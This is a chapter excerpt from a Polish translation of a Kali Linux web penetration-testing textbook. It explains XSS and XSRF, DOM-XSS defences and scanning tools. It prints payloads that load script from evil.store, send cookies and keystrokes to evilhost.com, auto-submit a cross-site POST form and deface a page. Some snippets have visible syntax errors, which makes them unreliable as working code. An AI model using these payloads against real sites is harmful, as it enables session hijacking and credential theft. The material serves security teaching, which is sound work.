Technologia i rozwiązania

Kali Linux
Testy penetracyjne

Wydanie II

Juned Ahmed Ansari

Helion

[PACKT] PUBLISHING open source community experience distilled

Tytuł oryginału: Web Penetration Testing with Kali Linux, Second Edition

Tłumaczenie: Łukasz Piwko

ISBN: 978-83-283-3214-0

First published in the English language under the title
"Web Penetration Testing with Kali Linux – Second Edition (9781783988525)'.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *http://helion.pl* (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/kalil2
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

ROZDZIAŁ 6

Luki umożliwiające przeprowadzanie ataków XSS i XSRF

W epoce Web 2.0 coraz więcej przedsiębiorstw zaczyna korzystać z rozbudowanych aplikacji internetowych, za pomocą których prowadzi się handel elektroniczny, przeprowadza operacje bankowe, handluje na giełdzie, zapisuje dane metodyczne itd. Dla wygody użytkownika aplikacje te zawierają elementy interaktywne i przechowują poufne informacje o użytkowniku. Programiści takich aplikacji powinni z najwyższą starannością podchodzić do kwestii bezpieczeństwa i podejmować wszelkie możliwe środki zapewniające poufność i nienaruszalność przechowywanych w ten sposób danych.

W przypadku gdy program pobiera dane od użytkownika, najwięcej wątpliwości budzi fakt, że informacjom tym nie można ufać. Użytkownik zamiast prawidłowego loginu może wpisać skrypt, a zadaniem aplikacji jest wykrycie takich szkodliwych działań. Jeśli system nie będzie skutecznie oczyszczał danych otrzymywanych na wejściu, napastnicy wykorzystają to do przeprowadzenia ataku.

W tym rozdziale omawiam ataki typu **XSS** (ang. *cross-site scripting*) i **XSRF** (ang. *cross site request forgery*). W obu przypadkach bezpośrednim celem napastnika nie jest użytkownik końcowy, lecz chodzi o wykorzystanie luki w zabezpieczeniach witryny internetowej, którą ten użytkownik odwiedza. Gdy napastnikowi uda się umieścić swój skrypt w takim serwisie, będzie on infekował wszystkich, którzy do niego wejdą.

W tym rozdziale omówiłem następujące tematy:

- historia ataków typu XSS;
- podstawowe wiadomości o atakach typu XSRF;

- typy ataków XSS;
- XSS i JavaScript;
- narzędzia do przeprowadzania ataków XSS;
- luki typu XSRF.

Historia ataków typu XSS

Pojęcia XSS i JavaScript często można spotkać w swoim towarzystwie. JavaScript to wykonywany u klienta skryptowy język programowania wprowadzony do użytku w 1995 r. przez firmę Netscape. Język ten stworzono głównie po to, by umożliwić wykonywanie pewnych działań w przeglądarce internetowej. I choć JavaScriptu można używać także do innych celów, nadal najczęściej znajduje on zastosowanie w implementacji wykonywanych w przeglądarkach skryptów sterujących prezentacją stron, np. wyświetlających wyskakujące okienka dialogowe, gdy użytkownik wpisze nieprawidłową wartość w polu formularza, albo pokazujących reklamy na stronach internetowych.

Niektórzy hakerzy szybko odkryli, że za pomocą JavaScriptu można odczytywać dane ze stron internetowych ładowanych w sąsiednich oknach lub ramkach. Oznaczało to, że szkodliwa witryna mogła przekroczyć granicę i reagować z treścią załadowaną na całkiem innej stronie internetowej, pochodzącej z innej domeny. Stąd właśnie wzięła się nazwa *cross-site scripting* (wykonywanie skryptów między witrynami). Aby uniemożliwić przeprowadzanie ataków tą metodą, firma Netscape wprowadziła zasadę wspólnego pochodzenia, w myśl której skrypty z jednej strony mają dostęp tylko do innych stron należących do tej samej domeny. Innymi słowy: uniemożliwiono napastnikom odczytywanie za pomocą JavaScriptu danych z dowolnej strony.

W pierwszych latach XXI w. ataki typu XSS zyskały rozgłos, ponieważ za ich pomocą hakerzy zaczęli zmuszać strony internetowe do ładowania szkodliwych skryptów w przeglądarkach internetowych. Choć cele ataków XSS z biegiem lat się zmieniły, nazwa pozostała ta sama, przez co niektórzy zastanawiają się, o co w tym chodzi. Hakerzy wynaleźli wiele metod wykorzystania ataków typu XSS, np.: do skanowania portów, rejestrowania naciskanych klawiszy czy wyświetlania szkodliwych reklam.

Za pomocą ataku typu XSS można też wstrzyknąć do podatnej strony internetowej kod VBScriptu, ActiveX lub Flasha. Jednak, ze względu na powszechność JavaScriptu, w dalszej części rozdziału przedstawiam przykłady oparte na użyciu skryptów właśnie w tym języku.

Wprowadzenie do JavaScriptu

Na początek pragnę podkreślić, że język programowania JavaScript to nie to samo co Java. Firma Netscape wybrała taką nazwę wyłącznie ze względów marketingowych, ponieważ w czasie gdy powstał JavaScript, język Java zdobywał ogromną popularność. W dynamicznych aplikacjach sieciowych JavaScript znajduje liczne zastosowania. Skrypty mogą być osadzane na stronach internetowych w specjalnych znacznikach HTML-a i mogą pobierać dane z różnych źródeł, na

podstawie których budowana jest następnie ostateczna prezentacja. Prostym przykładem może być witryna portalu społecznościowego budująca stronę profilu przez załadowanie obrazu, danych użytkownika i starych wpisów z kilku miejsc. Poniżej znajduje się opis kilku sposobów użycia JavaScriptu w kodzie HTML-a:

- **Znacznik `script`** — kod JavaScriptu można umieścić bezpośrednio na stronie internetowej za pomocą znacznika `<script>`. Na przykład:

```
<script> alert("XSS"); </script>
```

- **Znacznik `body`** — skrypt można też wstawić na stronę przy użyciu zdarzenia `onload` w znaczniku `<body>`. Na przykład:

```
<body onload=alert("XSS")>
```

- **Znacznik `img`** — ten sposób wykonywania kodu JavaScriptu jest często wykorzystywany do nieuczciwych celów. Na przykład:

```
<img src="javascript:alert('XSS');">
```

Skrypty JavaScriptu można też wstawiać na strony internetowe przy użyciu innych znaczników, np.: `<iframe>`, `<div>` czy `<link>`.

Za pomocą JavaScriptu można nie tylko pobierać informacje z serwera, ale także wykonywać działania na **obiektowym modelu dokumentu** (ang. *Document Object Model* — DOM) oraz uzyskiwać dostęp do danych przeglądarki internetowej i właściwości systemu operacyjnego. Wprawdzie projektanci JavaScriptu przewidzieli możliwość wykonywania skryptów w bardzo ograniczonym środowisku wykonawczym z niewielkimi uprawnieniami w systemie operacyjnym, ale nawet to wystarcza napastnikom do robienia pewnych bardzo nieprzyjemnych rzeczy.

Załadowany w przeglądarce skrypt ma dostęp do należących do sesji użytkownika ciasteczek i do historii otwieranych adresów URL. W ciasteczkach często przechowuje się identyfikatory sesji, więc jeśli haker je wykradnie, może zapanować nad sesją. Ponadto JavaScript ma też pełny dostęp do struktury DOM strony internetowej i może modyfikować kod HTML-a strony, w związku z czym haker może wyświetlić na komputerze użytkownika własną treść. Jeśli dodatkowo napastnik zaciemni swój kod JavaScriptu, to niewprawiony w analizowaniu kodu zwykły użytkownik ma niewielką szansę wykryć oszustwo.

> DOM to logiczna struktura definiująca atrybuty i sposoby prezentacji na stronie różnych obiektów (np.: tekstu, obrazów, nagłówków czy odnośników) oraz określająca reguły manipulowania nimi.

Podstawowe informacje o atakach typu XSS

Mówiąc najprościej: celem ataku typu XSS jest wykonanie szkodliwego kodu JavaScriptu w przeglądarce użytkownika. Skrypt ten jest dostarczany do klienta za pośrednictwem strony internetowej podatnej na ataki XSS. U klienta przeglądarka internetowa traktuje skrypty jako legalną część

strony internetowej i je wykonuje. Uruchomiony w przeglądarce ofiary skrypt może zmusić przeglądarkę do wykonania różnych czynności, jak również do przeprowadzenia nieuczciwych transakcji, wykradzenia ciasteczek czy przekierowania użytkownika na inną stronę.

W ataku XSS zwykle biorą udział następujące podmioty:

- napastnik;
- podatna na ataki aplikacja sieciowa;
- ofiara korzystająca z przeglądarki internetowej;
- dodatkowa witryna, do której napastnik chce przekierować przeglądarkę lub którą chce zaatakować za pośrednictwem ofiary.

Przeanalizujemy przykład ataku XSS:


1. Najpierw przy użyciu legalnych danych napastnik sprawdza podatność pól aplikacji sieciowej na ataki XSS. Obiecujące dla niego są pola, które zwracają dane z powrotem do przeglądarki. Przykład takiej sytuacji jest pokazany na poniższym rysunku. Witryna przekazuje dane za pomocą metody `GET` i wyświetla je w przeglądarce:

2. Gdy napastnik wykryje słabo zabezpieczony parametr, za pomocą którego można dokonać wstrzyknięcia kodu, musi znaleźć sposób na dostarczenie do użytkownika szkodliwego adresu URL zawierającego kod JavaScriptu. Jednym ze sposobów jest wysłanie fałszywej wiadomości e-mail bądź zmuszenie ofiary do otwarcia wiadomości za pomocą phishingu.
3. Wiadomość e-mail powinna zawierać adres URL do podatnej na ataki aplikacji internetowej z dołączonym kodem JavaScriptu. Gdy użytkownik kliknie spreparowany odnośnik, przeglądarka przetworzy adres i wyśle do witryny zawarty w nim kod. Dane w postaci skryptu JavaScriptu zostaną zwrócone do przeglądarki i w niej wykonane. Możemy np. spróbować wykonać taki wredny kod JavaScriptu: `<script>alert('Mam Cię!!')</script>`.

   Aby tego dokonać, moglibyśmy spreparować poniższy adres URL:

   ```
   http://example.org/hello.php?name=<script>alert('Mam Cię!!')</script>
   ```

4. Metody `alert` często używa się w demonstracjach i w celu przetestowania aplikacji pod kątem podatności na ataki. W dalszej części tego rozdziału opisuję też inne metody z użyciem JavaScriptu często stosowane przez napastników.
5. Jeżeli aplikacja sieciowa jest podatna na ataki, to w przeglądarce użytkownika pojawi się okno dialogowe podobne do widocznego na poniższym rysunku:



Typy ataków XSS

Głównym celem ataku XSS jest wykonanie kodu JavaScriptu w przeglądarce internetowej ofiary, ale cel ten można osiągnąć na wiele sposobów. Wszystko tak naprawdę zależy od budowy i przeznaczenia atakowanej witryny. Wyróżnia się trzy podstawowe kategorie ataków XSS:

- atak XSS z utrwaleniem (ang. *persistent XSS*);
- refleksyjny atak XSS (ang. *reflected XSS*);
- atak XSS na DOM (ang. *DOM XSS*).

Ataki XSS z utrwaleniem

Ten rodzaj ataku XSS nazywany jest po angielsku *persistent XSS* lub *stored XSS*, ponieważ polega na wstrzyknięciu danych na serwer sieciowy lub do bazy danych na serwerze, po czym aplikacja serwuje go użytkownikom bez żadnej kontroli. Tego rodzaju atak mógłby przeprowadzić napastnik chcący zainfekować komputery wszystkich użytkowników serwisu. Udana próba tego typu daje hakerowi szerokie pole do działania.


Oto typowe cele ataków XSS z utrwaleniem:

- internetowe fora dyskusyjne,
- portale społecznościowe,
- serwisy z wiadomościami.

Ataki XSS z utrwaleniem są uważane za najbardziej szkodliwą odmianę wszystkich ataków typu XSS, ponieważ skrypt hakera zostaje automatycznie wstrzyknięty do przeglądarki ofiary. Napastnik nie musi dodatkowo posiłkować się phishingiem, aby nakłonić użytkownika do kliknięcia łącza. Szkodliwy skrypt zostaje wysłany do podatnej na ataki witryny i jest przesyłany do użytkowników podczas normalnego przeglądania stron. Ponadto w ataku XSS z utrwaleniem można bezpośrednio zaimportować plik JavaScriptu ze zdalnego serwera. Poniższy skrypt np. będzie pobierał ze zdalnego serwera kod JavaScriptu do wykonania:

```
<script type="text/javascript" src=http://evil.store/malicious.js></script>
```

Na poniższym schemacie przedstawiona jest aplikacja sieciowa podatna na ataki XSS z utrwaleniem. Jest to forum internetowe, którego użytkownicy mogą tworzyć konta i kontaktować się z innymi użytkownikami. Aplikacja zapisuje w bazie danych profile wraz z innymi danymi. Haker odkrywa, że ta aplikacja nie oczyszcza danych przekazanych w sekcji komentarzy, więc wykorzystuje ten fakt do dodania szkodliwego kodu JavaScriptu za pomocą pola komentarza. Kod ten zostaje zapisany w bazie danych aplikacji. Gdy niczego niepodejrzewająca ofiara wyświetli któryś z komentarzy, w jej przeglądarce internetowej zostanie wykonany wysłany przez napastnika skrypt, który pobiera ciasteczko i wysyła je do zdalnego serwera znajdującego się pod kontrolą hakera:




Refleksyjne ataki XSS

Refleksyjne ataki XSS zwane są też atakami XSS bez utrwalenia (ang. *nonpersistent XSS*). W ramach takiego ataku szkodliwy skrypt jest wysyłany przez ofiarę w żądaniu do aplikacji sieciowej, która zwraca go w odpowiedzi do przeglądarki. W pierwszej chwili może się wydawać, że przeprowadzenie takiego ataku jest bardzo trudne, ponieważ nikt z własnej woli nie wyśle szkodliwego skryptu do serwera, ale hakerzy mają bogaty zestaw sposobów na nakłonienie użytkownika do tego.

Refleksyjne ataki XSS są najczęściej skierowane na konkretne osoby, którym wysyła się fałszywą wiadomość e-mail ze skryptem dołączonym do adresu URL, lub przeprowadza się je za pomocą publikacji odnośnika w ogólnodostępnej witrynie i zmusza się użytkowników do jego kliknięcia. Jeśli dodatkowo napastnik skorzysta z usługi skracania adresów, aby ukryć swój długi i dziwnie wyglądający adres, mogący wzbudzać wątpliwości u potencjalnej ofiary, to atak ma naprawdę dużą szansę powodzenia.

Na poniższym schemacie przedstawiona jest sytuacja, w której ofiara zostaje sztuczką nakłoniona do kliknięcia adresu URL dostarczającego do aplikacji skrypt, który następnie zostaje zwrócony do przeglądarki bez odpowiedniego sprawdzenia:



Ataki XSS na DOM

Trzeci rodzaj ataków XSS ma charakter lokalny i jest skierowany bezpośrednio na przeglądarkę internetową ofiary. W tym przypadku, w odróżnieniu od dwóch poprzednich rodzajów ataku, napastnik nie wysyła szkodliwej treści do serwera, czekając na zwrócenie jej potem do przeglądarki, która traktuje otrzymany kod jako zaufaną treść aplikacji i wykonuje go podczas ładowania strony. W atakach XSS na DOM wykonywany jest tylko legalny skrypt dostarczony przez serwer.

Coraz więcej stron HTML-owych jest generowanych nie przez serwer, tylko przez skrypty JavaScriptu pobierane przez klienta z serwera. Za każdym razem gdy odświeżana jest tylko część strony, wykorzystywany jest kod JavaScriptu. Typowym przykładem jest witryna na żywo przedstawiająca wyniki meczu. Sekcja z wynikami jest w niej aktualizowana w równych odstępach czasu.

Ataki XSS na DOM wykorzystują taki legalny kod przeznaczony do wykonania przez klienta. W tym ataku najważniejsze jest to, że legalny skrypt na podstawie danych wprowadzanych przez użytkownika dodaje treść HTML-a do strony, która następnie zostaje wyświetlona w oknie przeglądarki.

Przeanalizujemy konkretny przykład ataku XSS na DOM:

1. Wyobraź sobie stronę internetową, która ma wyświetlać dostosowaną treść w zależności od nazwy miasta podanej w adresie URL. Nazwa ta jest również wyświetlana na stronie HTML-owej w przeglądarce użytkownika:

   ```
   http://www.cityguide.com/index.html?city=Mumbai
   ```

2. Gdy przeglądarka otrzyma powyższy adres, wysyła do *http://www.cityguide.com/* żądanie strony internetowej. W przeglądarce użytkownika następuje pobranie i wykonanie legalnego kodu JavaScriptu, który dodaje do nagłówka strony nazwę miasta. Nazwa ta pochodzi z adresu URL (w tym przypadku jest to `Mumbai`), a więc stanowi parametr pozostający pod kontrolą użytkownika.

3. Jak napisałem wcześniej, w atakach XSS na DOM szkodliwych skryptów nie wysyła się do serwera. Jest to możliwe dzięki dodaniu do adresu URL znaku `#`, który powoduje, że wszystko, co znajduje się za nim, nie zostanie wysłane. W efekcie działający na serwerze kod nie ma dostępu do tej części adresu, mimo że może z niej korzystać kod działający na kliencie.

   Przykładowy szkodliwy adres URL skonstruowany według tej zasady może wyglądać tak:


   ```
   http://www.cityguide.com/index.html?#city=<script>function</script>
   ```

4. Podczas ładowania strony przeglądarka znajduje legalny skrypt, który pobiera z adresu URL nazwę miasta do wstawienia do kodu HTML-a. W tym przypadku jednak skrypt otrzymuje nie nazwę miasta, tylko skrypt, który dodaje do źródła strony. Podczas jej renderowania przeglądarka wykonuje ten skrypt, co oznacza udane przeprowadzenie ataku XSS na DOM.

Na rysunku na następnej stronie schematycznie przedstawiono zasadę wykonywania ataku XSS na DOM:

Obrona przed atakami XSS na DOM

Ponieważ szkodliwa treść wykorzystywana w ataku XSS na DOM nie trafia do serwera, nie da się jej wykryć za pomocą technik serwerowych. Oczywiście problem dotyczy sposobu działania aplikacji, ale leży po stronie kodu wykonywanego u klienta. Jedną z podstawowych metod obrony jest rezygnacja z budowania stron HTML-owych za pomocą skryptów wykonywanych w przeglądarce.



Czasami nie da się uniknąć odbierania danych od użytkownika w kodzie lokalnym i wówczas najlepszym rozwiązaniem jest nieużywanie ryzykownych elementów HTML-a i metod JavaScriptu.

Z poniższych rozwiązań należy korzystać z największą ostrożnością:

- `document.write()`:

```
document.write('City name='+userinput);
```

- `element.innerHTML`:

```
element.innerHTML='<div>'+userinput
+'</div>';
```

- `eval;`

```
var UserInput="'Mumbai';alert(x);";
eval("document.forms[0]."+"Cityname="+txtUserInput);
```

Dodatkowo dane przekazywane przez użytkownika można kodować przed ich użyciem w kodzie klienckim. Można także korzystać ze znaków oddzielania łańcuchów oraz opakowywać dane użytkowników we własne funkcje. Niektóre środowiska JavaScriptu mają też wbudowane mechanizmy ochrony przed atakami na DOM.

> Kodowanie oznacza taką modyfikację danych przekazywanych przez użytkownika, aby przeglądarka mogła je zinterpretować tylko jako zwykłe dane, a nie kod źródłowy. Polega to np. na zamianie wszystkich znaków typu < i > na encje `<` i `>`.

Ataki XSS z użyciem metody POST

W opisanym wcześniej przykładzie refleksyjnego ataku XSS użyta została metoda `GET`, która znacznie ułatwia hakerowi wstrzykiwanie danych, ponieważ wystarczy tylko spreparować odpowiedni adres URL ze skryptem i za pomocą sztuczki skłonić użytkownika do jego kliknięcia. Kiedy strona internetowa przekazuje dane od użytkownika za pomocą metody `POST`, napastnik chcący przeprowadzić atak XSS musi trochę bardziej się napracować.

Metoda `POST` uniemożliwia bezpośrednie wstrzyknięcie skryptu, ponieważ dane wejściowe nie są przesyłane w adresie URL. Napastnik musi znaleźć niebezpośredni sposób na wstrzyknięcie swojego skryptu do aplikacji. Poniżej znajduje się opis takiego procesu oparty na konkretnym przykładzie.

Powiedzmy, że pewna strona internetowa zawiera wyszukiwarkę podatną na ataki XSS i gdy napastnik wstrzykuje skrypt do pola wyszukiwania na tej stronie, zostaje on zwrócony do przeglądarki bez jakiejkolwiek weryfikacji. Poniżej znajduje się przykładowy kod HTML-a takiej strony:

```
<html>
  <body>
    <form name="query" method="post" action="/search.php">
      <input type="text" name="search_input" value="">
      <input type="submit" value="wyślij">
    </form>
  </body>
</html>
```

Jednym ze sposobów na przeprowadzenie ataku XSS przy użyciu metody `POST` jest nakłonienie użytkownika za pomocą sztuczki do wypełnienia znajdującego się na stronie napastnika formularza i kliknięcia przycisku zatwierdzającego. Po tym zdarzeniu aplikacja przeniosłaby użytkownika do podatnej na ataki witryny, zamieniając dane użytkownika na szkodliwy skrypt.

Próba zmuszenia użytkownika do tego, by wypełnił formularz w witrynie napastnika, ma małe szanse powodzenia i rzadko kończy się sukcesem. Dlatego należy zastosować rozwiązanie automatyczne, polegające na wstawieniu szkodliwego skryptu i żądania `POST` do podatnej aplikacji bezpośrednio na stronę kontrolowaną przez napastnika. Zastanówmy się, jak taka strona powinna być zbudowana. Kontrolowana przez hakera witryna znajduje się pod adresem: *http://www.evilattacker.com* i ładuje podatną na ataki stronę: *http://www.xssvulnerable.org/search.php*. Gdy ktoś wejdzie pod adres *evilattacker.com*, zostaje wywołana funkcja `onload`, wskutek czego przeglądarka wysyła do podatnej witryny metodą `POST` żądanie HTTP zawierające specjalny kod i aby do tego doszło, ofiara nie musi nawet klikać żadnego przycisku. Oto przykładowy kod tej strony:

```
<html>
<head>
  <body onload="evilsearch.submit();">
    <form method="post"
    action="http://www.xssvulnerable.org/search.php" name="evilsearch"
    >
```

```
      <input name="search_input" value="<SCRIPT>alert('XSS')</
SCRIPT>">
      <input type="submit" class="button" name="submit">
    </form>
  </body>
</html>
```

Stosując tę technikę, napastnik nie potrzebuje wypełnienia formularza przez użytkownika. Wystarczy, że nakłoni go do wejścia na kontrolowaną przez siebie stronę internetową.

XSS i JavaScript — śmiertelna mieszanka

Hakerzy bardzo pomysłowo wykorzystują luki XSS, a dodatek JavaScriptu jeszcze zwiększa ich możliwości. Techniki XSS w połączeniu z JavaScriptem mogą być stosowane do przeprowadzania następujących rodzajów ataków:

- przechwytywanie kont;
- zmienianie treści;
- podmienianie treści całych witryn;
- skanowanie portów z komputera ofiary;
- rejestrowanie naciskanych klawiszy;
- kradzież informacji z przeglądarki.

Poniżej dokładniej omawiam kilka przykładów.

Kradzież ciasteczek

Każda dyskusja na temat ataków typu XSS zaczyna się od tego, jak przy użyciu technik XSS i JavaScriptu można zdobyć dane z ciasteczek. Wykradzione ciasteczka haker może wykorzystać w celu podszycia się pod ofiarę na czas sesji, czyli do momentu aż użytkownik wyloguje się z aplikacji.

Własność `document.cookie` struktury DOM dokumentu HTML-a zwraca wartości wszystkich ciasteczek przypisanych do bieżącej sesji. Napastnik może więc np. wstrzyknąć do sekcji komentarzy witryny podatnej na ataki typu XSS poniższy kod:

```
<script language="JavaScript">

Document.location='http://www.evilhost.com/cookielogger.php?cookie='+document.cookie;
</script>
```

Gdy użytkownik otworzy tę stronę, następuje także pobranie dotyczących jej komentarzy, w których znajduje się powyższy skrypt wysyłający ciasteczko do należącego do napastnika serwera *evilhost.com*.

> Jeśli zostanie ustawiona flaga `HttpOnly`, która jest opcjonalną flagą ciasteczek, JavaScript nie będzie mieć dostępu do ciasteczka.

Rejestrowanie naciskanych klawiszy

Wstrzykując specjalny skrypt JavaScriptu, napastnik może też zarejestrować, jakie klawisze naciska ofiara, i w ten sposób zdobyć jej hasła, nazwy użytkownika, numery kart kredytowych itd., które może przesłać do swojego serwera.

Poniżej znajduje się przykładowy prosty skrypt rejestrujący wszystkie naciskane klawisze:

```
<script>
  document.onkeypress = function(e)
  var img = new Image();
  img.src='http://www.evilhost.com/keylogger.php?data='+e.which;
</script>
```

Gdy użytkownik naciśnie jakiś klawisz, następuje uruchomienie zdarzenia `onkeypress`. Powoduje to utworzenie obiektu o nazwie `e` dla każdego klawisza, który został naciśnięty. Słowo kluczowe `which` jest własnością obiektu `e` przechowującą kod naciśniętego klawisza.

Zmiana wyglądu witryny

Ataki, w wyniku których dochodzi do całkowitej zmiany wyglądu witryny, nazywają się po angielsku *website defacing*. Najczęściej przeprowadzają je aktywiści pragnący wypromować swoją działalność. Własność `document.body.innerHTML` umożliwia manipulowanie z poziomu JavaScriptu zawartością załadowanej strony HTML-owej. Stworzono ją do legalnych celów, ale, jak wszystko inne, napastnik może ją wykorzystać w złej wierze — w tym przypadku do podmiany zawartości stron.

Gdy do aplikacji zostanie wstrzyknięty poniższy skrypt, zawartość bieżącej strony zostanie zamieniona na napis `TA WITRYNA PADŁA OFIARĄ ATAKU`:

```
<script>
  document.body.innerHTML="<div style=visibility:visible;><h1>
  ↪TA WITRYNA PADŁA OFIARĄ ATAKU</h1></div>";
</script>
```

Skanowanie w poszukiwaniu luk typu XSS

System Kali Linux zawiera liczne narzędzia do automatyzacji procesu szukania luk XSS. Najbardziej żmudna, ale i najskuteczniejsza jest metoda ręczna, w ramach której przechwytuje się żądanie HTTP za pomocą pośrednika, zmienia się zawartość pól oraz wstawia się własną treść.

Ponieważ aplikacje stają się coraz bardziej skomplikowane, zawierają wiele pól, wśród których bardzo łatwo przy ręcznym przeglądzie pominąć te podatne na ataki. Dlatego też technika ręczna jest wskazana jedynie, gdy trzeba bardzo dokładnie przeanalizować wybrany parametr. Z punktu widzenia napastnika automatyzacja zadania identyfikacji podatnych parametrów jest korzystna, ponieważ znacznie skraca czas potrzebny na opracowanie eksploita. W Kali Linuksie znajduje się kilka narzędzi do automatycznego skanowania aplikacji w poszukiwaniu luk XSS. W tej sekcji opisuję następujące programy:

- OWASP Zed Attack Proxy,
- XSSer,
- w3af.


Zed Attack Proxy

Program Zed Attack Proxy (ZAP) to narzędzie *open source* do przeprowadzania testów penetracyjnych na aplikacjach sieciowych. Ten prowadzony przez OWASP projekt jest gałęzią proxy Paros. W Kali Linuksie 2.0 dostępna jest wersja 2.4.1. Jej najważniejsze funkcje to:

- proxy przechwytujący ruch;
- skaner aktywny i pasywny;
- *brute force*;
- fuzzing;
- obsługa szerokiego spektrum języków zabezpieczeń.

